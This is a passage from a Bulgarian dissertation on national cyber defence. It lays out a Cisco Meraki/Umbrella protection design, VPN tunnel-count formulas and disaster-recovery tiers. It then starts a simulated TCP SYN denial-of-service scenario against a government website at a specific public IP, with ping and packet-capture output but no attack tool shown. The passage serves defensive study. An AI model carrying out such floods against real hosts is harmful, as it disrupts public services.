4. Необходимост от разработване на етапи на защита: За ефективно прилагане на методите и моделите на киберзащита и киберотбрана е необходимо разработване на ясно дефинирани етапи за реакция при инциденти – от началната идентификация и локализиране на заплахите до тяхното неутрализиране и възстановяване на системите. Това ще позволи доказването на ефективността на хибридния модел за защита на системите и локалните мрежи.
5. Разработване на когнитивни решения и модели за защита: За да се гарантира практическото приложение на предложените решения, е необходимо внедряване на когнитивни модели за анализ и управление на хибридните профили на заплахите. Това ще включва разработване на методи за класификация и оценка на рисковете, които ще бъдат приложими както на локално, така и на глобално ниво, чрез анализ на най-разпространените киберзаплахи в съвременната интернет среда.

Тези изводи представят структурирано и обосновано анализа на настоящата глава, като подчертават необходимостта от внедряване на интегриран подход към киберзащитата и киберотбраната на държавно ниво.

ГЛАВА ВТОРА - ИДЕЕН ПРОЕКТ ЗА ОСИГУРЯВАНЕ НА КИБЕРЗАЩИТА И СИГУРНОСТ В КОМПЮТЪРНА СИСТЕМА, СВЪРЗАНА С ГЛОБАЛНАТА МРЕЖА НА ЕДНА ДЪРЖАВА

2.1. Идейно-иновативен проект за глобална защита на държава

Проектът е насочен към осигуряване на цялостна защита срещу различни видове киберзаплахи, като обхваща както локални, така и глобални нападения. Целта е да се изгради ефективна киберотбранителна система, която да предоставя адекватна защита на държавни институции и критични инфраструктури. Чрез внедряване на иновативни технологии и методологии за мониторинг, предотвратяване и реакция, проектът цели да създаде ефективна система за защита на държавата от кибератаки и кибервойни - фиг.2.1.



Фиг. 2.1. *Проект за цялостна киберзащита и киберотбрана*

Първи етап: Изграждане на локални и облачни зони за защита и свързване с криптирани комуникационни канали

Първият етап включва изграждането на локални зони за защита на всяка държавна структура чрез внедряване на Meraki MX Security Center. Основен

акцент в този етап е изграждането на криптирани комуникационни канали (VPN Hub&Spoke) между отделните компоненти на локалните и облачните структури. Важна част от първия етап е създаването на единна облачна система, наречена "Кибер Чадър", която служи за превенция и защита на всяка институция.

Втори етап: Изграждане на държавна облачна структура за киберотбрана


Вторият етап се фокусира върху изграждането на централизирана държавна облачна структура, която служи като основа за координиране на всички дейности по киберотбраната. Облачната структура включва интегрирани платформи и инструменти за мониторинг, управление и реагиране на кибератаки.

Трети етап: Локални центрове за възстановяване на мрежи и данни

Третият етап включва изграждането на локални центрове за възстановяване на мрежови връзки и данни след бедствия, аварии или войни. Тези центрове осигуряват възможност за бързо възстановяване на нормалната работа на държавните системи в случай на тежки инциденти.

2.2. Етап 1 Изграждане на локални и облачни зони за защита и свързване с криптирани комуникационни канали

Изграждането на тази система е от първостепенно значение за осигуряване на стабилна и надеждна защита на информационните ресурси на държавните институции и за създаване на условия за ефективно противодействие на киберзаплахите на локално ниво - фиг.2.2.



Фиг. 2.2. *Етап 1- изграждане на локални зони на защита*

Системата осигурява ефективна защита срещу Ransomware атаки, благодарение на интегрирани функции за детекция и превенция на зловреден софтуер. Това гарантира защита на локалните звена и критични системи на държавните институции от разрушителното действие на подобен тип атаки - фиг. 2.3.

Фиг.2.3. *Засичане на WannaCRY вирус от Meraki MX Security Center*


Системата Cisco Meraki MX Security Center осигурява ефективна защита срещу различни видове киберзаплахи, включително вируси като WannaCry и атаки, използващи уязвимости като EternalBlue експлойта. Благодарение на интегрираните IDS (Intrusion Detection System) и IPS (Intrusion Prevention System) технологии, системата успешно идентифицира и блокира зловредния трафик и действията на зловреден софтуер.

Системата за откриване и предотвратяване на проникванията (IDS/IPS) на Cisco Meraki MX е способна да разпознае подозрителна активност, като вдига аларма при опит за пробив в сигурността. Например, в случай на инфекция с вируса WannaCry, системата засича осезаема активност на потребление и сигнализира за наличие на зловреден трафик. Cisco Meraki MX успешно блокира опитите на вируса да проникне в мрежовата инфраструктура и предотвратява разпространението му.

Високата степен на сигурност се постига чрез комбинирането на IDS/IPS защитата с облачна структура и технологията за защита от зловреден софтуер Anti-Malware Protection (AMP).


Настройките на защитната стена (Firewall) на Cisco Meraki MX също играят съществена роля в неутрализирането на Ransomware вируси. Блокирането на SMB портове 139 и 445, както и на връзките към TOR мрежата, предотвратява разпространението на зловреден код и осигурява допълнителен слой защита.

Ефективността на внедрения модел и метод на Cisco Meraki се изразява в способността му да проверява всеки изтеглен файл от интернет пространството, като го сканира чрез своята база данни за разширена защита срещу зловреден софтуер (Advanced Malware Protection – AMP). В случаите, когато даден файл не е разпознат от AMP базата данни, той се изпраща в облачната платформа Threat Grid за по-задълбочен анализ и изследване на неговата структура - Фиг. 2.6.



Фиг.2.6. *Модел на Advanced Malware Protection*

Включването на зоната за разширена защита срещу зловреден софтуер (Advanced Malware Protection – AMP) позволява филтриране на достъпните уеб адреси и IP адреси, с които комуникацията през VPN клиента е възможна. Това предоставя възможност за лесно наблюдение на комуникацията между най-често използваните връзки демонстрирани на Фиг. 2.7.



Фиг.2.7. *Комуникация на Cisco Meraki MX и AMP чрез VPN тунели*

Изграждането на локална защита на отделните държавни институции преди свързването им с първия облак, наречен "Кибер-чадър" на Cisco Umbrella,

изисква осигуряването на криптирана връзка и комуникационни тунели между всички звена. Свързването на етапите на модела чрез VPN (Hub & Spoke) връзка гарантира целостта и сигурността на предаваната информация.

За да бъде постигната висока степен на прецизност и надеждност при управлението на VPN тунелите, е необходимо да се използват формули за изчисляване на необходимия брой тунели, които да осигурят ефективна работа на мрежата. Формулите за изчисляване на вероятния общ брой тунели и броя на индивидуалните MX тунели за двете поддържащи топологии са както следва:

Хъбове (Hubs) и зони (Spokes)

Задача 1. Изчисляване на общ брой тунели:

$$\left(\left(\frac{H(H-1)}{2}\right)xL_1\right)xH+(SxH)xL_1xL_2 \qquad (2.1.)$$

Където H е броят на хъбовете, S е броят на зоните, а L е броят на връзките нагоре, които Cisco MX има (L1 за хъбовете, L2 за хостове). Ако всеки Cisco MX има различен брой връзки нагоре, тогава ще се изисква серия от суми, за разлика от умножение.

Например, ако всички Cisco MX имат 2 връзки нагоре (активни и WAN1, и WAN2) и ако имаме 4 хъба и 100 хоста, тогава общият брой VPN тунели в организацията ще бъде 48 + 1600 = 1648.

Всички устройства в този пример имат две връзки нагоре, така че L1 = L2 = 2. За хъбовете това се получава като ([4x(4-1)]/2 x 2)x4 = 48. Броят на тунелите за всички 100 зони е H (4) x S (100) x L1 (2) x L2 (2) = 1600.

Задача 2. Изчисляване на един тунел на хъба:

$$[(H-1)*(L1*L1)]+[S*L1*L2] \qquad (2.2.)$$

тунели до/от хъбове *тунели до/от зоните*

Примерът следва своят логически път, като всеки хъб ще има общо 12 тунела към другите хъбове и 400 тунела към зоните за общо 412 тунела на хъб Cisco MX.

Задача 3. Изчисляване тунела на зоната:

$$H*L_1*L_2 \qquad (2.3)$$

Всяка Cisco MX зона ще има 4 Auto VPN тунела, установени към всеки MX хъб за общо 16 тунела. Тоест всяка зона има 4 тунела към всеки хъб: WAN1-WAN1, WAN1-WAN2, WAN2-WAN1 и WAN2-WAN2, а за четири хъба това са 16 тунела на зоните.

Задача 4. Пълна мрежа - общ брой тунели:

$$\frac{H*(H-1)}{2}*L_1 \qquad (2.4.)$$

Където H е броят на Cisco MX, а L е броят на връзките нагоре, които има всеки MX. Например, ако всички MX имат 2 връзки нагоре и има 50 MX, тогава общият брой VPN тунели ще бъде 2450.

Задача 5. Пълна мрежа - Брой тунели на MX


$$(H-1)*L_1^{\,2} \qquad (2.5)$$

Всеки MX трябва да може да поддържа 196 тунела, в този случай ще ни трябват около 50 Cisco MX100.

DC-DC Failover - Hub/DC резервиране (Възстановяване след бедствие)

Cisco Meraki MX Data Center Redundancy (DC-DC Failover) позволява мрежовият трафик, изпращан чрез Auto VPN, да се прехвърля към резервни центрове за данни, разположени на различни географски локации.

След като бе установена защита на всяка структура и бяха изградени защитни тунели за комуникация, следващият етап включва изграждане на облачна структура, която да завърши цикъла на превенция от атаки чрез интегриране на Cisco Umbrella - фиг.2.11.



***Фиг. 2.11** Схема на действие на Cisco Umbrella*


Cisco Umbrella използва DNS технология за препращане на заявки от мрежи и потребители към DNS резолверите на Umbrella, което предотвратява

заплахите през всеки порт или протокол, а не само чрез HTTP или HTTPS трафик.

Освен това, интегрирането на Cisco Defense Orchestrator (CDO) осигурява допълнителна защита и управление на политиките за сигурност в облачна среда. Платформата съществува съвместно с локални мениджъри като Adaptive Security Device Manager (ASDM), Firepower Device Manager (FDM) и SSH връзки, като следи и синхронизира промените в конфигурациите.

CDO предоставя интуитивен интерфейс за управление на различни устройства от едно централизирано място, като позволява и използването на традиционен CLI интерфейс с подобрения, които улесняват работата на напредналите потребители. Чрез Meraki MX устройствата може директно да се управлява Layer 3 на OSI модела, което осигурява различно ниво на сигурност между корпоративни звена в различни точки, включително хибридни модели, които съчетават локални системи и облачна защита.

За да се демонстрира взаимовръзката между On-prem решението и облачната структура, може да се използва следният модел-фиг.2.12.




Фиг.2.12. *Взаимовръзката между On-prem решението и облачната структура*

2.4. Етап 2 Изграждане и методология на киберотбрана

Фиг.2.13. *Компоненти на Държавна облачна структура на Киберотбраната*

Държавната Облачна Структура на Киберотбраната изобразена на фиг.2.13. представлява централизирана платформа за защита на критичните информационни ресурси на държавата от кибератаки и кибервойни. Основната цел на тази структура е да осигури ефективен мониторинг, превенция и реакция на заплахи чрез интегрирани технологии и политики за сигурност. Тя е структурирана в няколко ключови модула, които работят съвместно за осигуряване на цялостна киберзащита- фиг.2.14.:



Фиг.2.14. *Структура и действие на кибер облака*


Оперативен Център за Киберотбрана (milCIRC): Този център служи като основен координационен орган за реакция при инциденти, управление на кризи и анализ на заплахи.

Кибер агенти: Тези агенти са ключови компоненти в оперативната защита на системата.

Политики за сигурност (Policy - CDO): Cisco Defense Orchestrator (CDO) е основният инструмент за управление на политиките за сигурност в облачната среда.

Visibility & Eventing (SLA): Този модул осигурява видимост върху мрежовата активност и управление на събитията в реално време.
Incident Response (CTR): Центърът за реакция при инциденти (CTR) координира действията при възникване на кибератаки или пробиви в сигурността.
Cloud Data Center: Облачният дата център е основната инфраструктура, върху която се изгражда цялата система за киберотбрана.
Data Center Recovery (DCR): Центърът за възстановяване на данни (DCR) е отговорен за съхранението и възстановяването на критични данни в случай на пробив в сигурността или авария.

2.4. Етап 3 изграждане на центрове за възстановяване при бедствия и аварии



Фиг.2.15. *Компоненти на Държавен център за възстановяване*

В третия етап на проекта се изграждат центрове за възстановяване при бедствия и аварии, които да гарантират непрекъснатостта на държавните информационни системи и данни - фиг.2.15.
В проекта се предвиждат два типа центрове за възстановяване:

Център за възстановяване при бедствия ON-PREM: Този център е постоянно свързан със системите и осигурява 24/7 съхранение и поддръжка на данните.
Център за възстановяване при бедствия OFF-LINE: Този център не е свързан постоянно с основните системи и се активира само два пъти месечно за синхронизация и бекъп.

2.4.1. Нива на съхранение на данните в центровете за възстановяване:

За да се гарантира ефективно управление на ресурсите и да се избегне претоварване на дисковите масиви, е важно да се избере подходящото ниво на съхранение според важността и конфиденциалността на данните. Препоръчва се прилагането на следните нива:

- **Ниво 1**: Бекъп на данните без hot site - Основен метод за съхранение на данни върху физически носители, които се съхраняват на различна локация. Този метод обаче може да доведе до загуба на данни от няколко дни до седмици.
- **Ниво 2**: Бекъп на данните с hot site - Използва резервни копия на данни, които могат да бъдат възстановени при необходимост от готова инфраструктура.
- **Ниво 3**: Електронен пренос на данни (Electronic Vaulting) - Предоставя по-ниски времена за възстановяване чрез постоянно копиране на критични данни на отдалечен сървър.
- **Ниво 4**: Point-in-time copies - Дисково базирано решение, което позволява множество копия на данни в определени моменти, като така се минимализира загубата на данни.
- **Ниво 5**: Цялост на данните - Осигурява консистентност на данните между продукционната и аварийната локация с минимална загуба на информация.
- **Ниво 6**: Нулева или почти нулева загуба на данни - Решение, базирано на дискови масиви, което предлага синхронна и асинхронна репликация.
- **Ниво 7**: Високо автоматизирано и интегрирано в бизнеса решение - Включва автоматизация на процесите за възстановяване, което осигурява кратки времена за пълно възстановяване след инцидент.

2.4.2. Стратегическо позициониране на центровете:

Географско разпределение
Разширена мрежова свързаност
Непрекъсваемост на услугите
Подобрена скорост на възстановяване
Синхронна и асинхронна репликация
Препоръчителни локации

2.4.4. ИЗВОДИ към Глава Втора:

1. Ефективност на хибридните модели за киберзащита: Внедряването на хибриден модел, съчетаващ локална защита чрез решения като Cisco Meraki и облачната инфраструктура на Cisco Umbrella, доказва своята ефективност в предотвратяването и неутрализирането на кибератаки. Този подход позволява синхронизирана защита на всички нива и осигурява адаптивност спрямо динамично променящите се заплахи в киберпространството.
2. Значимост на центровете за възстановяване: Създаването на два типа центрове за възстановяване при бедствия - „ON-PREM“ и „OFF-LINE“ - осигурява надеждност и устойчивост на системата при всякакви

извънредни ситуации. Разпределението на тези центрове в отдалечени точки на територията на държавата гарантира минимизиране на загубите при компрометиране на критични данни и системи.

3. Криптирана комуникация и сигурност на данните: Изграждането на криптирани комуникационни тунели между държавните структури и облачната инфраструктура е ключово за предотвратяване на неоторизиран достъп и атаки като „отказ на услуга“ (DoS) и „човек по средата“ (MitM). Внедряването на VPN Hub&Spoke архитектурата повишава сигурността на информацията и намалява риска от пробив в системите.
4. Адаптивност и мащабируемост на решенията за киберсигурност: Внедряването на решения като Cisco Defense Orchestrator и Adaptive Security Device Manager осигурява централизирано управление на политиките за сигурност, което е от съществено значение за последователното и гъвкаво прилагане на мерки за защита. Тези инструменти позволяват бързо адаптиране и оптимизиране на политиките за сигурност при нововъзникващи заплахи.
5. Необходимост от единна стратегия за киберзащита на държавно ниво: Анализът и разработката на идейния проект подчертават необходимостта от единна стратегия и законодателна рамка за управление на киберсигурността на държавно ниво. Само чрез координирани действия и интегрирана система за защита могат да се осигурят надеждността и устойчивостта на държавните информационни системи и инфраструктури.

Тези изводи обобщават основните заключения от Глава Втора и очертават насоките за продължаване на разработката в следващите части на дисертационния труд.

ГЛАВА ТРЕТА – СИМУЛАЦИОННО ИЗСЛЕДВАНЕ И АНАЛИЗ НА АТАКИТЕ „ОТКАЗ ОТ УСЛУГИ“ И „КРИПТОВИРУС” И РАЗГЛЕЖДАНЕ НА МЕХАНИЗМИТЕ НА ЗАРАЗЯВАНЕ

Сценарий за атака TCP SYN (Denial of Service)

Стъпка 1: Стартиране на TCP SYN атака

Източник: Локалният компютър с IP адрес 192.168.0.102 започва TCP SYN атака срещу уебсайта на държавната структура с IP адрес 195.110.25.238.

Цел: Целта на атаката е да наводни сървъра със SYN пакети, без да се завърши трипътния установителен процес, водещ до отказ от услуга (DoS) на целевия сървър.

Чрез команда ping се проверява дали IP адреса на сайта на Държавната структура е онлайн и ще отговори на запитване за установяване на трипълно споразумение - фиг.3.5.

```
Reply from 195.110.25.238: bytes=32 time=13ms TTL=121
Reply from 195.110.25.238: bytes=32 time=13ms TTL=121
Reply from 195.110.25.238: bytes=32 time=12ms TTL=121
Reply from 195.110.25.238: bytes=32 time=14ms TTL=121

Ping statistics for 195.110.25.238:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 12ms, Maximum = 14ms, Average = 13ms

C:\Documents and Settings\admin>
```

Фиг.3.5. *Идентифициране на хоста – получател*

Стъпка 2: Инициализиране на SYN пакет

Действие: Локалният компютър изпраща SYN пакет към сървъра, като започва трипътния установителен процес.

Наблюдение: В панела за детайли на рамката (Frame Details) се визуализира SYN флаг със стойност „1“, указващ инициализация на връзката.Трипътното установяване може да бъде проследено чрез панела Frame Summary, където са отбелязани трите стъпки при изграждане на сесия между локалния компютър с име WORKSTATION (192.168.0.102) и уеб хоста, в случая Интернет сайта на Държавната структура на адрес (195.110.25.238) - фиг.3.6.

Time Offset	Process Name	Source	Destination	Protocol Name	Description
36.0995750	firefox.exe	WORKSTATION	195.110.25.238	TCP	TCP-Flags=..., SrcPort=...
36.1074210	firefox.exe	192.168.0.102	WORKSTATION	TCP	TCP-Flags=..., SrcPort=...
36.1074210	firefox.exe	192.168.0.102	195.110.25.238	TCP	TCP-Flags=..., SrcPort=...
36.1105510	firefox.exe	WORKSTATION	192.168.0.102	HTTP	HTTP-Request, GET
36.1195300	firefox.exe	192.168.0.102	195.110.25.238	HTTP	HTTP-Response, HTTP
37.5693530	firefox.exe	WORKSTATION	195.110.25.238	TCP	TCP-Continuation to Application
37.5693530	firefox.exe	WORKSTATION	195.110.25.238	TCP	TCP-Control Data

Фиг.3.6. *Наблюдение на трипътно установяване*

При избор на ред с номер 1 в полето Frame Number на панела Frame Summary, в панела Frame Details се визуализира детайлна информация в първа стъпка от трипътното установяване. SYN флага приема стойност „1”, а всички останали флагове приемат стойност „0”. SYN флаг със стойност „1” указва на хоста-получател, че целта на инициализиращия хост е да бъде изградена сесия. Генерираната стойност за Sequence Number (ISN) е 3274512717 - фиг.3.7.

```
Frame: Number = 31, Captured Frame Length = 62, MediaType = ETHERNET
    Ethernet: Type = Internet IP (IPv4), DestinationAddress=[74-EA-3A-C0-91-26], SourceAddress=[00-22-68-52-9C-65]
    IPv4: Src = 192.168.0.102, Dest = 195.110.25.238, Next Protocol = TCP, Packet ID = 9804, Total IP length = 48
    Tcp: Flags=..., SrcPort=2007, DstPort=HTTP(80), PayloadLen=0, Seq=3274512717, Ack=0, Win=65535 ( ) = 65535
        SrcPort: 2007
        DstPort: HTTP(80)
        SequenceNumber: 3274512717 (0xC3D2194D)
        AcknowledgementNumber: 0 (0x0)
        DataOffset: 112 (0x70)
        Flags: ....S.
            Reset: No Reset
            Syn: Synchronize sequence numbers
            Ack: Acknowledgement field not significant
            Push: No Push Function
            CWR: CWR not significant
            ECE: ECN-Echo not significant
        Window: 65535 ( ) = 65535
        Checksum: 0xCAA0 [unverified]
        UrgentPointer: 0 (0x0)
        TcpOptions:
```

Фиг.3.7. *Стойности на флаговете при първа стъпка*

